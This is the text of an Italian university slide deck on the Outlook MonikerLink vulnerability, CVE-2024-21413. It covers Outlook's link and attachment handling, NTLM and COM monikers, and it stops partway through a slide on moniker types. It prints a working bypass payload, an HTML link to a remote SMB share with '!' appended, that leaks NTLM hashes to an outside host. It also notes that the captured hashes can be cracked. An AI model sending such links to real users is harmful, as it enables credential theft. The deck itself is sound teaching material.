



Moniker Link

CVE-2024-21413

Corso di Programmazione Sicura

Prof.ssa Barbara Masucci



Anno 2023/2024





Il team



Matteo Della Rocca



[mattdr5](#)



Luca Boffa



[Luke31999](#)



Vincenzo Di Leo



[VinzOmega](#)

INDICE DEI CONTENUTI

01

Introduzione ad Outlook

04

Exploit della vulnerabilità

02

**La scoperta della
vulnerabilità**

05


Difesa e Mitigazione

03

**La vulnerabilità
#MonikerLink**

01

INTRODUZIONE AD OUTLOOK





Outlook

Viene utilizzato come assistente personale per la gestione di email, calendario, attività e contatti.

Disponibile sia come app per dispositivi mobile, che come versione desktop.



Un'interfaccia gestionale completa

The screenshot illustrates a Microsoft Outlook window with various features highlighted by red boxes and numbered callouts:


- 1**: The ribbon tabs: File, Home, Send / Receive, Folder, View, Help.
- 2**: The ribbon tabs: File, Home, Send / Receive, Folder, View, Help. A search bar "Tell me what you want to do" is also visible.
- 3**: The ribbon tabs: File, Home, Send / Receive, Folder, View, Help. Includes groups like Browse Groups, Search People, Address Book, Filter Email, Speech, Advanced Find, and Advance Search.
- 4**: The left navigation pane showing the folder structure: Inbox (26), Drafts (249), Sent Items, Deleted Items, Archive (highlighted), Change n Incident, Conversation History, Junk Email, Outbox, PreGA, RSS Subscriptions, and Search Folders.
- 5**: The archive pane showing email items from Bitdefender, Druva Webinars, Lemon Tree Smiles, Club Carlson, and The Docker Partner Te... with their respective dates.
- 6**: The details pane showing an email from Bitdefender dated Thu 30-Nov-17 11:04 PM. The subject is "[Webinar] Expect the Unexpected: 2018 Cyber Threat Predictions". The preview text discusses cyber threats.

At the bottom of the window:

- Items: 6
- Reminders: 44
- Updating this folder. Trying to connect...
- 100%



Reading Pane: funzionale, ma...



Il «Reading Pane» può essere una funzionalità vulnerabile perché **mostra automaticamente il contenuto** delle email quando vengono selezionate, senza richiedere all'utente di aprirle esplicitamente.

FAQ

Is the Preview Pane an attack vector for this vulnerability?

Yes, the Preview Pane is an attack vector.

Fonte: <https://msrc.microsoft.com/update-guide/vulnerability/CVE-2024-21413>



Modalità Protetta (Protected View)

Per proteggere il tuo computer, i file provenienti da posizioni e mittenti potenzialmente non sicuri, vengono aperti in sola lettura o in visualizzazione protetta.


La **Modalità Protetta** è una modalità di sola lettura in cui la maggior parte delle funzioni di modifica sono disabilitate.



PROTECTED VIEW Be careful—files from the Internet can contain viruses. Unless you need to edit, it's safer to stay in Protected View.

02

LA SCOPERTA DELLA VULNERABILITÀ



Dove tutto ebbe inizio...

Un gruppo di ricercatori dell'azienda **Check Point Research**, specializzata in prodotti relativi alla sicurezza, in data **4 Dicembre 2023**, ha condotto un esperimento su Outlook.

Si sono posti nella prospettiva di un utente medio e hanno simulato azioni comuni come il fare un **singolo click**, o un **doppio click**, sugli elementi di Outlook.



Dove tutto ebbe inizio...

L'analisi dei risultati dell'esperimento ha portato alla redazione del documento «**The Obvious, the Normal, and the Advanced: A Comprehensive Analysis of Outlook Attack Vectors**».

Questo paper fornisce una dettagliata disamina dei vari vettori di attacco su Outlook.



Fonte: <https://research.checkpoint.com/2024/the-risks-of-the-monikerlink-bug-in-microsoft-outlook-and-the-big-picture/>



Gestione dei collegamenti web in Outlook

Nella **Sezione I** del documento il team affronta il modo in cui Outlook gestisce i collegamenti web.

Un solo click: collegamenti Web

Gli attaccanti spesso utilizzano email con hyperlink web maligni per attaccare le vittime.

Un'email può contenere link come "<https://www.microsoft.com>", che, se cliccati, aprono il browser predefinito per visitare il sito web.

The screenshot shows the Microsoft Outlook interface. On the left, the ribbon menu includes File, Home, Send / Receive, View, and Help. Below the ribbon is a toolbar with icons for New Email, Search, and various message actions. The left sidebar displays a navigation tree under the user account 'haifei@checkpoint.local' with sections for Favorites, Inbox, Drafts, Sent Items, Deleted Items, Junk Email, Outbox, and RSS Feeds. The main area shows an inbox with one unread email from 'attacker@attacker.com' titled 'PoC'. The preview pane on the right shows the email content: 'this is a test' followed by a blue underlined link 'CLICK ME', and then 'this is a test' again. The link is highlighted with a cursor, indicating it is ready to be clicked.



Gestione degli allegati in Outlook

Nella **Sezione II** del documento il team affronta il modo in cui Outlook gestisce gli allegati.

L'apertura dell'allegato su Outlook potrebbe significare due diversi tipi di azioni.

- Quando l'utente fa **doppio click sull'allegato**.
- Quando l'utente fa **un click singolo sull'allegato**.

Gestione degli allegati in Outlook – Doppio click

Tre scenari di apertura di allegati con **doppio click** legati al tipo di file:

1° Caso - Nessun click: in questo caso il nome dell'estensione dell'allegato è contrassegnato come tipo di file "non sicuro".

- **Conseguenza:** La «Modalità protetta» fa il suo dovere. Impossibile aprire l'allegato da Outlook (ma è stato possibile, tuttavia, riceverlo).

The image shows two parts of an Outlook interface. On the left, the inbox list displays an email from 'External Attacker' with the subject 'Hello'. The body of the email contains the text: 'Please open the super harmless attachment. <end>'. On the right, a preview pane titled 'Hello' shows the same email. It includes the recipient 'External Attacker <attacker@...>' and 'To Haifei Li'. Below the preview, a message states: '(i) Outlook blocked access to the following potentially unsafe attachments: super_harmless.vbs.' At the bottom of the preview pane, there is a link 'Action Items' and the text 'Please open the super harmless attachment.'

La lista di estensioni etichettate come «non sicure» è presente qui:


<https://support.microsoft.com/en-us/office/blocked-attachments-in-outlook-434752e1-02d3-4e90-9124-8b81e49a8519?ui=en-us&rs=en-us&ad=us>

Gestione degli allegati in Outlook – Doppio click

Tre scenari di apertura di allegati con **doppio click** legati al tipo di file:

2° Caso - un doppio click e un singolo click - il nome dell'estensione dell'allegato non è contrassegnato né "non sicuro" né come "sicuro".

Conseguenza: in Outlook appare una finestra di dialogo che richiede la conferma dell'utente per l'apertura. Dopo la conferma, l'allegato viene aperto utilizzando l'applicazione predefinita per quel tipo di file.



Gestione degli allegati in Outlook – Doppio click

Tre scenari di apertura di allegati con **doppio click** legati al tipo di file:

3° Caso - un doppio click: allegati con estensioni «sicure»

Conseguenza: l'allegato «sicuro» viene aperto direttamente quando l'utente fa doppio click su di esso.

The screenshot shows the Microsoft Outlook interface. On the left, the ribbon navigation bar includes File, Home, Send / Receive, View, and Help. Below the ribbon is a toolbar with icons for New Email, Move to, Unread / Read, and Search People. The left sidebar displays the folder structure under 'Inbox' (haifei@checkpoint.local), including Favorites, Drafts, Sent Items, Deleted Items, Junk Email, Outbox, RSS Feeds, and Search Folders. The main pane shows an email from 'External Attacker' with the subject 'Hello'. The body of the email reads: 'Please open the super harmless attachment. <end>'. The date of the email is 11/7/2023. To the right of the email is a preview pane showing the message 'Hello' and the attachment 'super_harmless.docx' (13 KB). The attachment icon is a purple circle with a white 'W' and a document symbol. Below the preview pane, there is a note: 'Please open the super harmless attachment.'

Gestione degli allegati in Outlook – Singolo click

A seconda dell'estensione del file allegato, ci possono essere quattro scenari:

1° caso - Nessuna anteprima: L'estensione del file è segnata come "non sicura" e l'allegato è completamente disabilitato.

Conseguenza: poiché l'allegato è completamente disabilitato, non sono disponibili opzioni di apertura o anteprima.

The screenshot shows an Outlook inbox with the following details:

- Header:** All Unread, By Date ↑
- Filter:** Three Weeks Ago
- Message Preview:** External Attacker (Hello) from 11/4/2023. The message body says: "Please open the super harmless attachment. <end>"
- Message Content:** A message from EA (External Attacker) to Haifei Li with the subject "Hello". The message body contains the same instruction: "Please open the super harmless attachment." Below the message, a note states: "Outlook blocked access to the following potentially unsafe attachments: super_harmless.vbs."
- Action Items:** A button labeled "Action Items" is visible below the note.


Stesso comportamento del doppio click!

Gestione degli allegati in Outlook – Singolo click

A seconda dell'estensione del file allegato, ci possono essere quattro scenari:

2° caso - Nessuna anteprima: Non c'è un'applicazione di anteprima registrata per quel tipo di file.

Conseguenza: L'utente riceve un messaggio di errore!




Esempio: l'utente tenta di visualizzare in anteprima (tramite un solo clic) un file .wmv (un tipo di file multimediale) ma non esiste un'app registrata per quel tipo di file, quindi viene visualizzato un messaggio di errore.

Gestione degli allegati in Outlook – Singolo click

A seconda dell'estensione del file allegato, ci possono essere quattro scenari:

3° caso - Due clic singoli: Si effettuano due clic singoli, uno sull'allegato e uno sul pulsante "Anteprima file" nella finestra di avviso.

Conseguenza: L'applicazione di anteprima è registrata, ma Outlook richiede una conferma aggiuntiva dall'utente per visualizzare l'allegato.



	prevhost.exe	Medium
	Acrobat.exe	Medium
	Acrobat.exe	Low


Nota: Outlook avvia Adobe Acrobat Reader in una sandbox. Si vede dal processo "prevhost.exe" e dall'integrità di livello "Basso".

Gestione degli allegati in Outlook – Singolo click

A seconda dell'estensione del file allegato, ci possono essere quattro scenari:

4° caso - Un clic singolo: l'applicazione di anteprima è registrata e considerata "sicura".

Conseguenza: L'allegato viene visualizzato direttamente in Outlook con un solo click singolo utilizzando COM.



03

LA VULNERABILITÀ **#MonikerLink**





CVE-2024-21413



La vulnerabilità bypassa i meccanismi di sicurezza di Outlook gestendo un tipo specifico di collegamento ipertestuale chiamato **Moniker Link**.

Gli attaccanti possono sfruttare questa vulnerabilità inviando un'email con un collegamento dannoso, che una volta cliccato invia le credenziali NTLM dell'utente all'attaccante.



Base Score: 9.8 **CRITICAL**

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

AV:N (Access Vector: Network)

AC:L (Access Complexity: Low)

S:U (Scope: Unchanged)

C:H (Confidentiality Impact: High)

I:H (Integrity Impact: High)

A:H (Availability Impact: High)

Remote Code Execution & Credential Leak

Debolezza alla base

CWE-20 - Improper Input Validation



Fonte: <https://nvd.nist.gov/vuln/detail/CVE-2024-21413>





Come è stata scoperta?

Dopo l'esperimento del 4 Dicembre 2023, gli stessi ricercatori hanno pubblicato, in data **13 febbraio 2024**, un articolo che dettaglia un problema di sicurezza scoperto in Outlook nel trattare specifici collegamenti ipertestuali ricevuti via email.



Fonte: <https://research.checkpoint.com/2024/the-risks-of-the-monikerlink-bug-in-microsoft-outlook-and-the-big-picture/>





Quale versione di Outlook è afflitta?



Release	Versioni interessate
Microsoft Office LTSC 2021	Dalla 19.0.0
Microsoft 365 Apps for Enterprise	Dalla 16.0.1
Microsoft Office 2019	Dalla 16.0.1
Microsoft Office 2016	Dalla 16.0.0 alla 16.0.5435.1001






Come si comporta Outlook con collegamenti diversi da http/https?



REMINDER: Se un collegamento ipertestuale inizia con "http://" o "https://", Outlook aprirà il browser predefinito di Windows e avvierà l'apertura dell'URL

Un singolo click su un'email con un collegamento ipertestuale che inizia con un protocollo di applicazione, come ad esempio "skype:", mostra una finestra di dialogo con un avviso di sicurezza.

`Call me on Skype`





Come si comporta con collegamenti ipertestuali di tipo file://?



I ricercatori hanno testato i collegamenti ipertestuali per l'accesso a file locali o remoti. Se si seleziona un collegamento che nell'URI ha "**file:**", il sistema operativo apre automaticamente il file associato con il gestore predefinito.

```
<a href="file:\\10.10.111.111\\test\\test.rtf">CLICK ME</a>
```

Questo link apre un file "**test.rtf**" situato nella cartella **test** all'indirizzo IP 10.10.111.111, utilizzando il protocollo **SMB** e l'applicazione predefinita per i file RTF gestirà l'apertura della cartella remota.






Come si comporta con collegamenti ipertestuali di tipo file://?




Facendo un singolo click su un link del genere, non viene visualizzata alcuna finestra di avviso come nel caso di Skype.

Tuttavia, viene mostrato un messaggio di errore all'utente nel Centro notifiche di Windows, e inoltre al file remoto "test.rtf" non è stato effettivamente fatto accesso.





Come si comporta con collegamenti ipertestuali di tipo file://?



La «**Modalità protetta**» di Outlook rileva e blocca il tentativo.

Se fosse possibile **bypassare** questi controlli e Outlook permettesse l'accesso diretto a file remoti, le credenziali NTLM locali potrebbero essere facilmente esposte.





Piccola modifica al collegamento ipertestuale e...



PRIMA

```
<a href="file:///\\10.10.111.111\\test\\test.rtf">CLICK ME</a>
```

DOPO

```
<a href="file:///\\10.10.111.111\\test\\test.rtf!sicura2024">CLICK ME</a>
```

Aggiunto "!" alla fine di "test.rtf" e una qualsiasi stringa dopo

...tale collegamento aggirerà la **modalità protetta** e Outlook tenterà di accedere alla risorsa remota test.rtf, utilizzando il protocollo SMB, quando il destinatario dell'email fa un **singolo click** sull'url modificato.





Come funziona il Protocollo SMB?



Il **Server Message Block (SMB)** è un protocollo utilizzato nei sistemi Microsoft Windows per la condivisione di file, stampanti e altre risorse in rete.



- Funziona secondo un modello client-server, dove il client invia richieste sulla porta TCP 445 e il server risponde.
- Dopo l'autenticazione, i server SMB permettono ai client di accedere a risorse condivise, anche se i client hanno i propri dischi privati.

Microsoft di default usa l'autenticazione **NTLM**.



NTLM (NT LAN Manager)

NTLM è una suite di protocolli di sicurezza per l'autenticazione in rete.

E' un protocollo challenge-response che utilizza tre messaggi per autenticare un client:

1. Il client invia un messaggio di negoziazione al server e stabilisce il percorso.
2. Il server risponde con un messaggio di "sfida" (challenge), utilizzato per stabilire l'identità del client.
3. Il client risponde con un messaggio di autenticazione.

Fonte: [https://www.cobalt.io/blog/lkmnr-poisoning-ntlm-relay](https://www.cobalt.io/blog/llmnr-poisoning-ntlm-relay)



NTLMv2

Nei sistemi Windows più moderni viene utilizzato **NTLMv2**, considerato come un sostituto migliorativo di NTLMv1.

COSA CAMBIA?

NTLMv2 invia due risposte ad una sfida server da 8 byte. Ogni risposta contiene:

- 16 byte in hash **HMAC-MD5** della sfida server.
- Una sfida **generata in modo casuale**, parzialmente o interamente, dal client.
- **Un hash HMAC-MD5 della password del client ed altre informazioni.**



Fonte: <https://it.wikipedia.org/wiki/NTLM>

NTLMv2


Nei sistemi Windows più moderni viene utilizzato **NTLMv2**, considerato come un sostituto migliorativo di NTLMv1.

COSA CAMBIA?

NTLMv2 invia due risposte ad una sfida server da 8 byte. Ogni risposta contiene:

- 16 byte in hash **HMAC-MD5** della sfida server.
- Una sfida **generata in modo casuale**, parzialmente o interamente, dal client.
- **Un hash HMAC-MD5 della password del client ed altre informazioni.**

Fonte: <https://it.wikipedia.org/wiki/NTLM>



NTLMv2 è stato crackato!

Font: <https://exploit-notes.hdk5.org/exploit/cryptography/algorithm/ntlm-ntlmv2/>



Cosa succede dopo il click sul link modificato?

Quando un terminale Windows si collega a un percorso SMB, negozia la connessione e come abbiamo visto trasmette gli hash delle credenziali dell'account locale. Questo comportamento è legittimo, ma...

... se il server SMB è gestito da un attaccante, gli hash possono essere intercettati e usati per attacchi di forza bruta o pass-the-hash, compromettendo la sicurezza dell'account.

In questo caso si ha il primo effetto della vulnerabilità: **Esposizione delle Credenziali NTLM**



Finisce qui?

Solo questa parte della vulnerabilità in oggetto basterebbe per ritenerla **grave**, ma c'è dell'altro.

Sostanzialmente l'append di una **particolare stringa** all'url ha permesso di bypassare la modalità protetta di Outlook, ma...

... ricordiamo che la vulnerabilità è descritta come...


Description

Microsoft Outlook Remote Code Execution Vulnerability



Perché è descritta come RCE?

La stringa che bypassa i controlli di Outlook è la seguente:



L'app Outlook della vittima, secondo il gruppo di ricercatori, utilizza l'API interna di Windows **ole32!MkParseDisplayName()** per analizzare i link e trovare l'applicazione adatta a gestire il tipo di file associato

Qui entra in gioco un concetto importante in Windows: il **COM**.
In poche parole, il sistema operativo interpreta il link come un **Moniker**.

DA APPROFONDIRE!

Fonte: <https://research.checkpoint.com/2024/the-risks-of-the-monikerlink-bug-in-microsoft-outlook-and-the-big-picture/>





Component Object Model (COM) in Windows

Il **Component Object Model (COM)** fu introdotto da Microsoft nel 1993 come un framework per la creazione di componenti software riusabili all'interno dell'ecosistema ed è utilizzato da applicazioni come Outlook per gestire operazioni di apertura.

Una delle caratteristiche chiave è la **comunicazione tra processi (IPC)**, ciò permette a componenti software di interagire tra loro anche se risiedono in processi separati o su computer remoti.





Component Object Model (COM) in Windows



Due principi fondamentali:

Riutilizzo degli oggetti

Tramite l'utilizzo di interfacce, separate dall'implementazione, permettendo riutilizzo degli oggetti senza conoscere dettagli interni.

Trasparenza della locazione

Non c'è bisogno di conoscere la posizione fisica degli oggetti che interagiscono





COM - Sistema di nomenclatura forte



COM utilizza il registro di sistema di Windows per memorizzare il **GUID (Globally Unique Identifier)**, un identificatore unico globale utilizzato per identificare in modo univoco oggetti, **classi (CLSID)** e **interfacce (IID)** nel sistema COM. Questo GUID è rappresentato da una stringa di 128 bit (16 byte).

Ogni classe COM ha il proprio CLSID, fondamentale per registrare e identificare correttamente i componenti COM nel registro di sistema di Windows.

Editor del Registro di sistema			
	Nome	Tipo	Dati
Computer\HKEY_CLASSES_ROOT\CLSID\{000209FF-0000-0000-C000-000000000046}	(Predefinito)	REG_SZ	Microsoft Word Application
> {000209F2-0000-0000-C000-000000000046}			
> {000209F4-0000-0000-C000-000000000046}			
> {000209F5-0000-0000-C000-000000000046}			
> {000209FE-0000-0000-C000-000000000046}			
> {000209FF-0000-0000-C000-000000000046}			
InprocHandler32			
InprocServer32			
LocalServer32			
ProgID			
VersionIndependentProgID			



Nota: Nel registro di sistema di Windows, le informazioni sulle classi COM sono memorizzate sotto la chiave **HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{CLSID}**





Come avviene l'interazione?



Client COM

È un qualsiasi codice o oggetto che necessita dei servizi forniti da un server COM.



Interfacce COM

Definiscono il contratto tra client e server.



Server COM

È un qualsiasi oggetto che fornisce i servizi richiesti dai client implementando una o più interfacce COM.

Logica client-server



Tipologie di server

Un server può essere implementato in diversi modi a seconda della struttura del modulo di codice e della sua relazione con il processo client che lo utilizzerà.

Un server può essere:

- **in-process**, il che significa che il suo codice viene eseguito nello stesso spazio di processo del client (come una DLL);
- **out-of-process**, il che significa che viene eseguito in un altro processo sulla stessa macchina o in un altro processo su una macchina remota (come un EXE).



Server COM

È un qualsiasi oggetto che fornisce i servizi richiesti dai client implementando una o più interfacce COM.



Esempio in Outlook dell'utilizzo di COM

In Outlook si riceve un allegato con estensione Word, facendo un singolo click sull'allegato nel pannello di anteprima si apre il file.

Ma cosa avviene?

The screenshot shows an Outlook message window. The subject line reads "Hello". The "To" field is populated with "External Attacker <attacker@...>" and "Haifei Li". Below the recipient information is a preview pane containing a Word document icon and the filename "super_harmless.docx" with a size of "13 KB". To the right of the preview pane are several icons: a smiley face, a left arrow, a right arrow, a double left arrow, a double right arrow, and a three-dot menu. At the bottom of the preview pane is a dropdown arrow. At the very bottom of the message window are two buttons: "Action Items" and "+ Get more add-ins".

Please open the super harmless attachment.

I





Esempio in Outlook dell'utilizzo di COM



Singolo click su
allegato .docx in
Outlook



Consulta il registro di sistema e
avvia un'istanza del server COM di
Word come nuovo processo

1



Il sistema operativo gestisce
l'apertura del programma
predefinito per l'estensione

2



Outlook richiede al sistema
operativo di creare un'istanza di
Word come oggetto COM
utilizzando il suo CLSID univoco

3



CLIENT COM
Utilizza le funzionalità di
Word nel suo ambiente

4



SERVER COM
espose le sue funzionalità
tramite interfaccia






Monikers in COM



I monikers, implementati attraverso l'interfaccia `IMoniker`, sono essenziali nell'ambiente COM.

Identificano e referenziano risorse, agevolando l'identificazione, connessione e attivazione degli oggetti, sia localmente che su reti.



Tipologie di Monikers in COM

- **File Moniker:**

- Identificano oggetti memorizzati in file separati, rappresentando il percorso del file.
 - Ad esempio, «C:\work\report.docx» rappresenta il percorso completo di un file di documento denominato «report.docx» nella cartella «work» del disco rigido C.

